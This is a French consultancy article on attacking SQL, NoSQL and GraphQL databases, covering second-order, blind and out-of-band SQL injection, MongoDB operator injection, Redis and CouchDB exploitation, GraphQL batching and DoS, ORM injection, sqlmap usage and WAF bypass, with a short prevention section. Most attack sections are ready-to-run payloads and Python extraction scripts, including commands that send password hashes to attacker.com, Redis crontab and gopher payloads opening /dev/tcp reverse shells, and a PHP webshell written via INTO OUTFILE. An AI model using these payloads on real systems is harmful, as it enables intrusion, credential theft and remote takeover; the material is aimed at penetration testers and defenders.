AYI NEDJIMI
Consultants


# Attaques sur les Bases de Données SQL, NoSQL et GraphQL

Catégorie : Articles Techniques  Lecture : 8 min  Publié le : 15/02/2026  Auteur : Ayi NEDJIMI


*Techniques avancees d'injection : second-order SQLi, NoSQL operators MongoDB, GraphQL batching, ORM injection. Outils sqlmap avance et NoSQLMap.*

Cette analyse detaillee de Attaques sur les Bases de Données SQL, NoSQL et GraphQL s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Attaques sur les Bases de Données SQL, NoSQL et GraphQL s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.



## Table des matieres



**Auteur :** Ayi NEDJIMI **Date :** 15 fevrier 2026

## 1. Introduction

Les bases de donnees constituent le coeur de toute application moderne. Qu'il s'agisse de systemes relationnels classiques (PostgreSQL, MySQL, Microsoft SQL Server, Oracle), de bases NoSQL (MongoDB, Redis, CouchDB, Cassandra) ou d'API GraphQL, ces technologies stockent et exposent les donnees les plus sensibles des organisations : informations personnelles, donnees financieres, secrets commerciaux et propriete intellectuelle.

L'injection SQL, decouverte dans les annees 1990, reste aujourd'hui la vulnerabilite web la plus exploitee selon le Top 10 OWASP. Mais le paysage des attaques sur les bases de donnees a considerablement evolue. Les techniques de second-order SQL injection, les injections NoSQL exploitant les operateurs MongoDB, les attaques par batching GraphQL et les injections ORM representent des vecteurs d'attaque avancés qui echappent frequemment aux mecanismes de protection traditionnels.

Cet article propose une exploration technique approfondie de l'ensemble des techniques d'injection modernes sur les bases de donnees. Nous analyserons les vecteurs d'attaque avances pour chaque technologie, presenterons les outils offensifs specialises et detaillerons les strategies de prevention, y compris les techniques de contournement de WAF (Web Application Firewall) que les pentesteurs doivent connaitre.

---

**Notre avis d'expert**
Le Security by Design est souvent invoqué, rarement pratiqué. Intégrer la sécurité dès la conception coûte 6 fois moins cher que de corriger en production. Nos audits d'architecture montrent que les choix techniques des premières sprints conditionnent la posture de sécurité pour des années.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

## 2. SQL Injection Avance

### Second-Order SQL Injection

La second-order SQL injection (injection de second ordre) est une variante particulierement insidieuse ou le payload malveillant n'est pas execute lors de son injection initiale, mais lors d'une utilisation ulterieure de la donnee stockee. Cette technique contourne la majorite des mecanismes de detection car la donnee est echappee correctement lors de l'insertion, mais pas lors de sa reutilisation dans une requete subsequente.

**Scenario d'attaque typique :**

```
-- Etape 1 : L'attaquant s'inscrit avec un nom d'utilisateur malveillant
-- Le formulaire d'inscription utilise des prepared statements
-- La donnee est correctement echappee et stockee

INSERT INTO users (username, password, email) VALUES (
    'admin''--',           -- Le nom contient une quote SQL
    '$2b$12$hash...',
    'attacker@evil.com'
);

-- Etape 2 : Lors du changement de mot de passe,
-- l'application reconstruit la requete avec le username stocke
-- SANS utiliser de prepared statement

UPDATE users SET password='$new_hash'
WHERE username='admin'--'    -- La quote ferme le WHERE
AND password='$old_hash';     -- Cette partie est commentee!

-- Resultat : Le mot de passe de 'admin' est modifie
-- L'attaquant peut maintenant se connecter en tant qu'admin
```

**Variante avancee avec extraction de donnees :** Pour approfondir, consultez C2 Frameworks Modernes : Mythic, Havoc, Sliver et Détection.

```
-- Injection dans le champ "adresse de livraison"
-- Stockee proprement puis utilisee dans un rapport SQL

-- Payload insere dans le champ adresse:
' UNION SELECT username, password, email, NULL FROM users--

-- Lors de la generation du rapport de livraison:
SELECT o.id, o.date, c.address, o.total
FROM orders o JOIN customers c ON o.customer_id = c.id
WHERE c.address = '' UNION SELECT username, password, email, NULL FROM users--'

-- Le rapport affiche les credentials de tous les utilisateurs
```

### Time-Based Blind SQL Injection

L'injection SQL aveugle basee sur le temps (time-based blind) permet d'extraire des donnees caractere par caractere en observant les delais de reponse du serveur. Cette technique est utilisee lorsqu'aucune donnee n'est refletee dans la reponse HTTP et qu'il n'y a pas de difference observable entre une requete valide et invalide.

```
# Time-based blind SQLi - Extraction du mot de passe admin
# Chaque requete teste un caractere du hash

# MySQL
' OR IF(SUBSTRING((SELECT password FROM users WHERE
username='admin'),1,1)='a',SLEEP(5),0)--

# PostgreSQL
'; SELECT CASE WHEN (SUBSTRING((SELECT password FROM users LIMIT 1),1,1)='a')
  THEN pg_sleep(5) ELSE pg_sleep(0) END--

# Microsoft SQL Server
'; IF (SELECT SUBSTRING(password,1,1) FROM users WHERE username='admin')='a'
  WAITFOR DELAY '0:0:5'--

# Oracle
' OR 1=CASE WHEN (SUBSTR((SELECT password FROM users WHERE ROWNUM=1),1,1)='a')
  THEN DBMS_PIPE.RECEIVE_MESSAGE('a',5) ELSE 0 END--

# Script Python d'automatisation
import requests
import string
import time

url = "https://target.com/login"
charset = string.ascii_lowercase + string.digits
extracted = ""

for pos in range(1, 65):  # Hash de 64 caracteres
    for char in charset:
        payload = f"admin' AND IF(SUBSTRING(password,{pos},1)='{char}',SLEEP(3),0)--
-"
        start = time.time()
        r = requests.post(url, data={"username": payload, "password": "x"})
        elapsed = time.time() - start

        if elapsed > 2.5:
            extracted += char
            print(f"[+] Position {pos}: {char} | Extracted: {extracted}")
            break
```

### Out-of-Band SQL Injection

L'injection SQL hors bande (Out-of-Band, OOB) utilise des canaux de communication alternatifs pour exfiltrer les donnees. Au lieu d'observer la reponse HTTP ou les delais, l'attaquant force le serveur de base de donnees a envoyer les donnees vers un serveur externe controle par l'attaquant, typiquement via DNS ou HTTP.

```
-- OOB via DNS (Microsoft SQL Server)
-- Le serveur SQL resout un nom DNS contenant les donnees exfiltrees

'; DECLARE @data VARCHAR(1024);
SELECT @data = (SELECT TOP 1 password FROM users WHERE username='admin');
EXEC master..xp_dirtree '\\' + @data + '.attacker.com\share'--

-- OOB via DNS (Oracle)
-- Utilisation de UTL_HTTP ou UTL_INADDR

' UNION SELECT UTL_INADDR.GET_HOST_ADDRESS(
    (SELECT password FROM users WHERE ROWNUM=1) || '.attacker.com'
) FROM dual--

-- OOB via HTTP (PostgreSQL avec dblink)
'; SELECT dblink_send_query('host=attacker.com dbname=exfil',
    'SELECT ' || (SELECT string_agg(username||':'||password, ',') FROM users))--

-- OOB via DNS (MySQL - Windows uniquement)
' UNION SELECT LOAD_FILE(
    CONCAT('\\\\',
    (SELECT password FROM users LIMIT 1),
    '.attacker.com\\a'))-- -

# Cote attaquant : collecte DNS avec Burp Collaborator ou interactsh
$ interactsh-client -v
[INF] Listing to 1 configured provider(s)
[DNS] 5f4dcc3b5aa765d61d8327deb882cf99.abc123.oast.fun
```

### Stacked Queries et escalade de privileges

Les stacked queries (requetes empilees) permettent d'executer plusieurs instructions SQL separees par un point-virgule. Cette technique, supportee par MSSQL, PostgreSQL et MySQL (selon le driver), ouvre la voie a des attaques d'escalade de privileges et d'execution de commandes systeme :

```
-- MSSQL : Activation de xp_cmdshell et execution de commandes
'; EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
EXEC xp_cmdshell 'whoami > C:\temp\whoami.txt';--

-- PostgreSQL : Lecture de fichiers via COPY
'; COPY (SELECT '') TO PROGRAM 'curl http://attacker.com/?data='
  || (SELECT string_agg(usename||':'||passwd, ',') FROM pg_shadow);--

-- PostgreSQL : Creation d'une fonction systeme
'; CREATE OR REPLACE FUNCTION system(cstring)
  RETURNS int AS '/lib/x86_64-linux-gnu/libc.so.6', 'system'
  LANGUAGE 'c' STRICT;
SELECT system('id | curl -d @- http://attacker.com/');--

-- MySQL : Ecriture de webshell via INTO OUTFILE
' UNION SELECT '<?php system($_GET["cmd"]); ?>'
  INTO OUTFILE '/var/www/html/shell.php'-- -
```

---

**Cas concret**
L'attaque sur SolarWinds Orion (2020) a illustré les limites des architectures de sécurité traditionnelles. L'insertion d'une backdoor dans le processus de build du logiciel a contourné toutes les couches de défense, rappelant que la supply-chain logicielle est un vecteur de menace de premier ordre.

## 3. NoSQL Injection

### MongoDB Operator Injection

MongoDB, la base NoSQL la plus populaire, utilise des documents JSON/BSON pour les requetes. L'injection NoSQL exploite la capacite d'un attaquant a injecter des operateurs MongoDB dans les parametres de requete, contournant ainsi la logique d'authentification et d'autorisation.

```
# Injection d'authentification basique MongoDB
# Code vulnerable (Node.js + Express + Mongoose)

app.post('/login', (req, res) => {
    User.findOne({
        username: req.body.username,
        password: req.body.password
    });
});

# Payload d'attaque via JSON:
POST /login HTTP/1.1
Content-Type: application/json

{
    "username": {"$gt": ""},
    "password": {"$gt": ""}
}

# Traduit en requete MongoDB:
db.users.findOne({
    username: {"$gt": ""},   // Toujours vrai
    password: {"$gt": ""}    // Toujours vrai
});
# Retourne le premier utilisateur de la collection (souvent admin)

# Variante avec $ne (not equal):
{"username": "admin", "password": {"$ne": ""}}

# Variante avec $regex pour enumeration:
{"username": {"$regex": "^adm"}, "password": {"$gt": ""}}

# Extraction de donnees avec $where (JavaScript injection):
{"username": "admin", "$where": "this.password.match(/^a/) != null"}

# Extraction caractere par caractere:
import requests
import string

url = "http://target.com/login"
password = ""

for pos in range(32):
    for char in string.printable:
        payload = {
            "username": "admin",
            "$where": f"this.password[{pos}] == '{char}'"
        }
        r = requests.post(url, json=payload)
        if "Welcome" in r.text:
            password += char
            print(f"[+] Password: {password}")
            break
```

### Redis Exploitation

Redis, bien que techniquement un store cle-valeur en memoire, est souvent utilise comme base de donnees, cache ou broker de messages. Les instances Redis exposees sans authentification constituent une surface d'attaque critique, permettant l'ecriture de fichiers arbitraires et l'execution de commandes :

```
# Exploitation Redis : Ecriture de cle SSH
$ redis-cli -h target.com

# Verifier l'acces
> INFO server
redis_version:7.0.15
os:Linux 6.1.0-amd64

# Ecriture d'une cle SSH autorisee
> CONFIG SET dir /root/.ssh/
> CONFIG SET dbfilename "authorized_keys"
> SET ssh_key "\n\nssh-rsa AAAAB3NzaC1yc2EAAAA... attacker@kali\n\n"
> SAVE

# Ecriture d'un crontab reverse shell
> CONFIG SET dir /var/spool/cron/crontabs/
> CONFIG SET dbfilename root
> SET cron "\n\n* * * * * /bin/bash -c 'bash -i >& /dev/tcp/attacker.com/4444
0>&1'\n\n"
> SAVE

# Exploitation via Redis Modules (RCE directe)
# Chargement d'un module malveillant (.so)
> MODULE LOAD /tmp/malicious.so
> system.exec "id"
"uid=0(root) gid=0(root)"

# SSRF via Redis (via protocole RESP)
# Injection dans une application vulnerable au SSRF
# L'attaquant force l'application a envoyer des commandes Redis

# Payload SSRF pour Redis:
gopher://redis:6379/_*3%0d%0a$3%0d%0aSET%0d%0a$11%0d%0ashell_cmd%0d%0a$64%0d%0a*/1 *
* * * bash -c 'bash -i >& /dev/tcp/attacker/9001 0>&1'%0d%0a
```

### CouchDB et Cassandra

**CouchDB :** Apache CouchDB expose une API REST HTTP. Les versions anciennes (avant 3.x) contenaient une vulnerabilite critique (CVE-2017-12636) permettant l'execution de commandes via la configuration des query servers. L'injection dans les vues MapReduce permet egalement l'execution de code JavaScript arbitraire :

```
# CouchDB: Injection dans les vues MapReduce
# L'attaquant cree une vue avec du code JavaScript malveillant

PUT /database/_design/exploit HTTP/1.1
Content-Type: application/json

{
    "views": {
        "pwn": {
            "map": "function(doc) { var x = new Function('return
this.constructor.constructor(\"return process\")
().mainModule.require(\"child_process\").execSync(\"id\").toString()')(); emit(x,
1); }"
        }
    }
}

# Execution de la vue
GET /database/_design/exploit/_view/pwn HTTP/1.1

# Cassandra: CQL Injection
# Bien que CQL ne supporte pas les stacked queries,
# l'injection dans les clauses WHERE reste possible

SELECT * FROM users WHERE username='admin' AND password='' OR ''=''
# Bypass d'authentification basique

# Injection dans les fonctions UDF (User Defined Functions)
CREATE FUNCTION IF NOT EXISTS exploit(input text)
  CALLED ON NULL INPUT RETURNS text LANGUAGE java
  AS 'return Runtime.getRuntime().exec(input).toString();';
```

---

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

## 4. GraphQL : Introspection, Batching et DoS

### Introspection et reconnaissance du schema

GraphQL offre un mecanisme d'introspection natif permettant de decouvrir l'ensemble du schema de l'API : types, champs, mutations, subscriptions et relations. Bien que prevu pour le developpement, l'introspection activee en production constitue une fuite d'information majeure : Pour approfondir, consultez Pentest Wi-Fi 7 : Nouvelles Surfaces d'Attaque.

```
# Requete d'introspection complete
POST /graphql HTTP/1.1
Content-Type: application/json

{
    "query": "{__schema{types{name,fields{name,type{name,kind,ofType{name}}}}}}"
}

# Introspection ciblee sur les mutations
{
    "query": "{__schema{mutationType{fields{name,args{name,type{name,kind}}}}}}"
}

# Enumeration des types avec description
{
    "query":
"{__schema{types{name,description,fields{name,description,args{name,type{name}}}}}}"
}

# Si l'introspection est desactivee, utiliser les suggestions d'erreurs
# GraphQL retourne souvent des suggestions de noms de champs

{
    "query": "{user{passwor}}"
}
# Response: "Did you mean 'password'?"

# Outils: graphw00f (fingerprinting), InQL (Burp extension), graphql-voyager
$ python3 graphw00f.py -t https://target.com/graphql
[*] Detected GraphQL engine: Apollo Server v4.x
```

### Attaques par batching et brute force

GraphQL supporte nativement les requetes par lot (batching), permettant d'envoyer plusieurs requetes dans une seule requete HTTP. Cette fonctionnalite peut etre exploitee pour contourner les mecanismes de rate limiting et effectuer des attaques par brute force :

```
# Batching: 1000 tentatives de login en 1 requete HTTP
# Contourne le rate limiting base sur les requetes HTTP

POST /graphql HTTP/1.1
Content-Type: application/json

[
    {"query": "mutation{login(username:\"admin\",password:\"password1\"){token}}"},
    {"query": "mutation{login(username:\"admin\",password:\"password2\"){token}}"},
    {"query": "mutation{login(username:\"admin\",password:\"password3\"){token}}"},
    ...
    {"query": "mutation{login(username:\"admin\",password:\"password1000\"){token}}"}
]

# Variante avec aliases (meme requete, pas de batching necessaire)
{
    "query": "mutation { a1:login(u:\"admin\",p:\"pass1\"){token} a2:login(u:
\"admin\",p:\"pass2\"){token} a3:login(u:\"admin\",p:\"pass3\"){token} }"
}

# Script d'automatisation Python
import requests
import json

wordlist = open('/usr/share/wordlists/rockyou.txt').read().splitlines()
batch_size = 500

for i in range(0, len(wordlist), batch_size):
    batch = wordlist[i:i+batch_size]
    queries = [
        {"query": f'mutation{{login(username:"admin",password:"{pw}"){{token}}}}'}
        for pw in batch
    ]
    r = requests.post("https://target.com/graphql", json=queries)
    results = r.json()
    for j, result in enumerate(results):
        if result.get('data', {}).get('login', {}).get('token'):
            print(f"[+] Password found: {batch[j]}")
            exit()
```

### Denial of Service par requetes imbriquees

La nature flexible de GraphQL permet de construire des requetes profondement imbriquees qui peuvent consommer exponentiellement les ressources du serveur. Une requete malveillante peut provoquer un deni de service en exploitant les relations circulaires dans le schema :

```
# DoS par requete profondement imbriquee
# Si User a des "friends" qui sont aussi des Users...

{
    users {
        friends {
            friends {
                friends {
                    friends {
                        friends {
                            friends {
                                # ... 20 niveaux de profondeur
                                name
                                email
                            }
                        }
                    }
                }
            }
        }
    }
}

# DoS par fragment circulaire
fragment UserFrag on User {
    friends {
        ...UserFrag    # Reference circulaire
    }
}
query { users { ...UserFrag } }

# Attaque par largeur: demander tous les champs possibles
# Outil: graphql-cop pour tester automatiquement

$ graphql-cop -t https://target.com/graphql
[HIGH] Alias Overloading: Possible
[HIGH] Batch Queries: Allowed (no limit)
[HIGH] Circular Fragments: Not protected
[MEDIUM] Introspection: Enabled
[MEDIUM] Field Duplication: No limit detected
[LOW] Debug Mode: Disabled
```

### Injection SQL via GraphQL

GraphQL n'est qu'une couche d'API ; derriere, les resolvers executent souvent des requetes SQL. Si les parametres GraphQL sont passes directement aux requetes SQL sans preparation, l'injection SQL classique s'applique :

```
# Resolver vulnerable (Node.js)
const resolvers = {
    Query: {
        user: (_, { id }) => {
            // VULNERABLE: concatenation directe
            return db.query(`SELECT * FROM users WHERE id = '${id}'`);
        }
    }
};

# Injection via le parametre GraphQL
{
    user(id: "1' UNION SELECT username, password, email, NULL FROM users--") {
        name
        email
    }
}

# Injection dans les filtres de recherche
{
    products(filter: {name_contains: "' OR 1=1--"}) {
        name
        price
    }
}

# Injection dans les mutations
mutation {
    updateProfile(
        bio: "Normal text",
        location: "Paris' ; DROP TABLE users;--"
    ) {
        success
    }
}
```

---

## 5. ORM Injection

### Injection dans les ORM populaires

Les ORM (Object-Relational Mappers) comme Hibernate (Java), SQLAlchemy (Python), Sequelize (Node.js), ActiveRecord (Ruby) et Entity Framework (.NET) sont censes proteger contre les injections SQL en abstrayant les requetes. Cependant, de nombreux ORM offrent des fonctionnalites de requetes brutes ou de filtrage dynamique qui peuvent etre exploitees :

```
# SQLAlchemy (Python) - Injection dans extra() et raw()
# Code vulnerable:
User.query.filter(text(f"username = '{username}'"))

# Sequelize (Node.js) - Injection dans where avec operateurs
# Code vulnerable:
User.findAll({
    where: req.body.filter  // Operateur $gt, $like, etc. injectes
});

# Payload:
{"filter": {"role": {"$ne": "user"}}}
# Retourne tous les admins

# Hibernate (Java) - HQL Injection
# HQL (Hibernate Query Language) est similaire a SQL
String hql = "FROM User WHERE username = '" + username + "'";
Query query = session.createQuery(hql);

# Payload HQL:
admin' OR '1'='1

# Django ORM - Injection dans extra() et RawSQL
# Code vulnerable:
User.objects.extra(where=["username = '%s'" % username])

# Payload:
admin' OR 1=1--

# ActiveRecord (Ruby on Rails)
# Code vulnerable:
User.where("username = '#{params[:username]}'")

# Payload:
' OR 1=1--
```

**ORM ne signifie pas securise**

L'utilisation d'un ORM ne garantit pas l'absence d'injections SQL. Les fonctionnalites de requetes brutes (raw queries), les methodes de filtrage dynamique acceptant des operateurs utilisateur, et les expressions personnalisees constituent autant de vecteurs d'injection potentiels. Chaque appel a l'ORM utilisant des donnees utilisateur non validees doit etre examine avec la meme rigueur qu'une requete SQL directe.

---

## 6. Outils : sqlmap Avance et NoSQLMap

### sqlmap : Utilisation avancee

sqlmap est l'outil de reference pour l'exploitation automatisee des injections SQL. Au-dela de l'utilisation basique, sqlmap offre des fonctionnalites avancees essentielles pour les pentesteurs professionnels :

```
# sqlmap avance : Tamper scripts pour bypass WAF

# Bypass de ModSecurity / CloudFlare
$ sqlmap -u "https://target.com/page?id=1" \
    --tamper="between,randomcase,space2comment,charencode" \
    --random-agent \
    --delay=2 \
    --level=5 --risk=3

# Second-order injection
$ sqlmap -u "https://target.com/profile" \
    --second-url="https://target.com/report" \
    --data="address=*" \
    --method=POST

# Exploitation via HTTP headers
$ sqlmap -u "https://target.com/" \
    --headers="X-Forwarded-For: *\nReferer: *" \
    --level=5

# Lecture de fichiers systeme
$ sqlmap -u "https://target.com/page?id=1" \
    --file-read="/etc/passwd" \
    --file-read="/var/www/html/config.php"

# Ecriture de webshell
$ sqlmap -u "https://target.com/page?id=1" \
    --os-shell \
    --web-root="/var/www/html/"

# Dump selectif avec filtrage
$ sqlmap -u "https://target.com/page?id=1" \
    --dump -T users \
    --where="role='admin'" \
    --threads=10

# Utilisation avec Burp proxy
$ sqlmap -u "https://target.com/page?id=1" \
    --proxy="http://127.0.0.1:8080" \
    --tor --tor-type=SOCKS5 \
    --check-tor

# Tamper scripts personnalises
# Fichier: mytamper.py
def tamper(payload, **kwargs):
    # Double URL encoding bypass
    return payload.replace("'", "%2527").replace(" ", "%2520")
```

### NoSQLMap et outils NoSQL

```
# NoSQLMap - Exploitation automatisee MongoDB
$ python nosqlmap.py

 1 - Set options
 2 - NoSQL DB Access Attacks
 3 - NoSQL Web App Attacks
 4 - Scan for Anonymous MongoDB Access

# Configuration
[+] Target: http://target.com/login
[+] HTTP Method: POST
[+] POST Data: username=admin&password=pass

# Lancement de l'attaque
[*] Testing parameter: username
[+] Operator injection successful with $ne
[+] Extracted 45 documents from users collection

# mongosh - Acces direct MongoDB sans auth
$ mongosh mongodb://target.com:27017
> show dbs
admin   0.000GB
config  0.000GB
local   0.000GB
webapp  2.341GB

> use webapp
> db.users.find().pretty()
{
    "_id": ObjectId("..."),
    "username": "admin",
    "password": "$2b$12$...",
    "role": "superadmin",
    "email": "admin@company.com"
}

# Redis-cli exploitation
$ redis-cli -h target.com -p 6379
> KEYS *
1) "session:abc123"
2) "user:admin:token"
3) "api_key:production"

> GET "api_key:production"
"sk-live-ABCDef123456789..."
```

---

## 7. Prevention et WAF Bypass

### Strategies de prevention

La prevention des injections sur les bases de donnees repose sur une approche de defense en profondeur combinant plusieurs couches de protection : Pour approfondir, consultez Kubernetes RBAC : 10 Erreurs de Configuration Critiques.

| Couche | Mesure | Efficacite |
|---|---|---|
| Code | Prepared Statements / Requetes parametrees | Tres elevee |
| Code | Validation de type et whitelist des inputs | Elevee |
| ORM | Utiliser exclusivement les methodes parametrees | Elevee |
| GraphQL | Desactiver introspection, limiter profondeur/complexite | Elevee |
| Reseau | WAF avec regles OWASP CRS | Moyenne |
| BDD | Principe de moindre privilege (comptes applicatifs limites) | Elevee |
| NoSQL | Activer l'authentification, filtrer les operateurs | Elevee |

### Techniques de bypass WAF

Les WAF (Web Application Firewalls) tentent de bloquer les injections en analysant les requetes HTTP. Cependant, de nombreuses techniques permettent de les contourner. La connaissance de ces techniques est essentielle pour les pentesteurs afin d'evaluer l'efficacite reelle d'un WAF :

```
# Bypass WAF: Techniques courantes

# 1. Encodage alternatif
# URL encoding double
%2527%2520OR%25201%253D1

# Unicode encoding
%u0027%u0020OR%u00201%u003D1

# Hex encoding
0x27204F522031=31

# 2. Commentaires inline (MySQL)
/*!50000 UNION*/ /*!50000 SELECT*/ 1,2,3

# Commentaires intermediaires
UN/**/ION SE/**/LECT 1,2,3

# 3. Changement de casse et mots-cles alternatifs
UnIoN SeLeCt 1,2,3
UNION ALL SELECT 1,2,3

# 4. Espaces alternatifs
UNION%09SELECT%0A1,2,3      -- Tab et newline
UNION(SELECT(1),(2),(3))    -- Parentheses

# 5. Fonctions alternatives (eviter les mots-cles bloques)
# Au lieu de UNION SELECT:
' AND 1=(SELECT COUNT(*) FROM users WHERE username='admin' AND
SUBSTRING(password,1,1)='a')--

# 6. HTTP Parameter Pollution
# Envoyer le meme parametre plusieurs fois
?id=1&id=' UNION SELECT 1,2,3--

# 7. Chunked Transfer Encoding
Transfer-Encoding: chunked

4
id=1
5
' UNI
8
ON SELEC
5
T 1--
0
```

### Recommandations de securisation

- **SQL** : Utiliser exclusivement les prepared statements avec parametres lies. Jamais de concatenation de chaines pour les requetes SQL.
- **MongoDB** : Valider et typer tous les inputs. Rejeter les objets contenant des cles commencant par $ dans les parametres utilisateur. Activer l'authentification SCRAM-SHA-256.
- **GraphQL** : Desactiver l'introspection en production. Implementer une limitation de profondeur (max 7-10), de complexite et de batching. Utiliser persisted queries.

- **Redis** : Activer l'authentification ACL, desactiver les commandes dangereuses (CONFIG, DEBUG, KEYS), ne jamais exposer Redis sur un reseau public.
- **General** : Appliquer le principe de moindre privilege aux comptes de base de donnees applicatifs. Segmenter le reseau. Logger toutes les requetes anormales.

---

Pour approfondir ce sujet, consultez notre outil open-source vulnerability-management-tool qui facilite la gestion centralisée des vulnérabilités.

## Questions frequentes

### Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

### Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

### Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

**Sources et références :** MITRE ATT&CK · CERT-FR

## 8. Conclusion


Les attaques sur les bases de donnees ont considerablement evolue au-dela de l'injection SQL classique. L'adoption massive de technologies NoSQL, d'API GraphQL et d'ORM a diversifie les surfaces d'attaque sans necessairement eliminer les risques fondamentaux lies a la construction dynamique de requetes avec des donnees utilisateur non fiables.

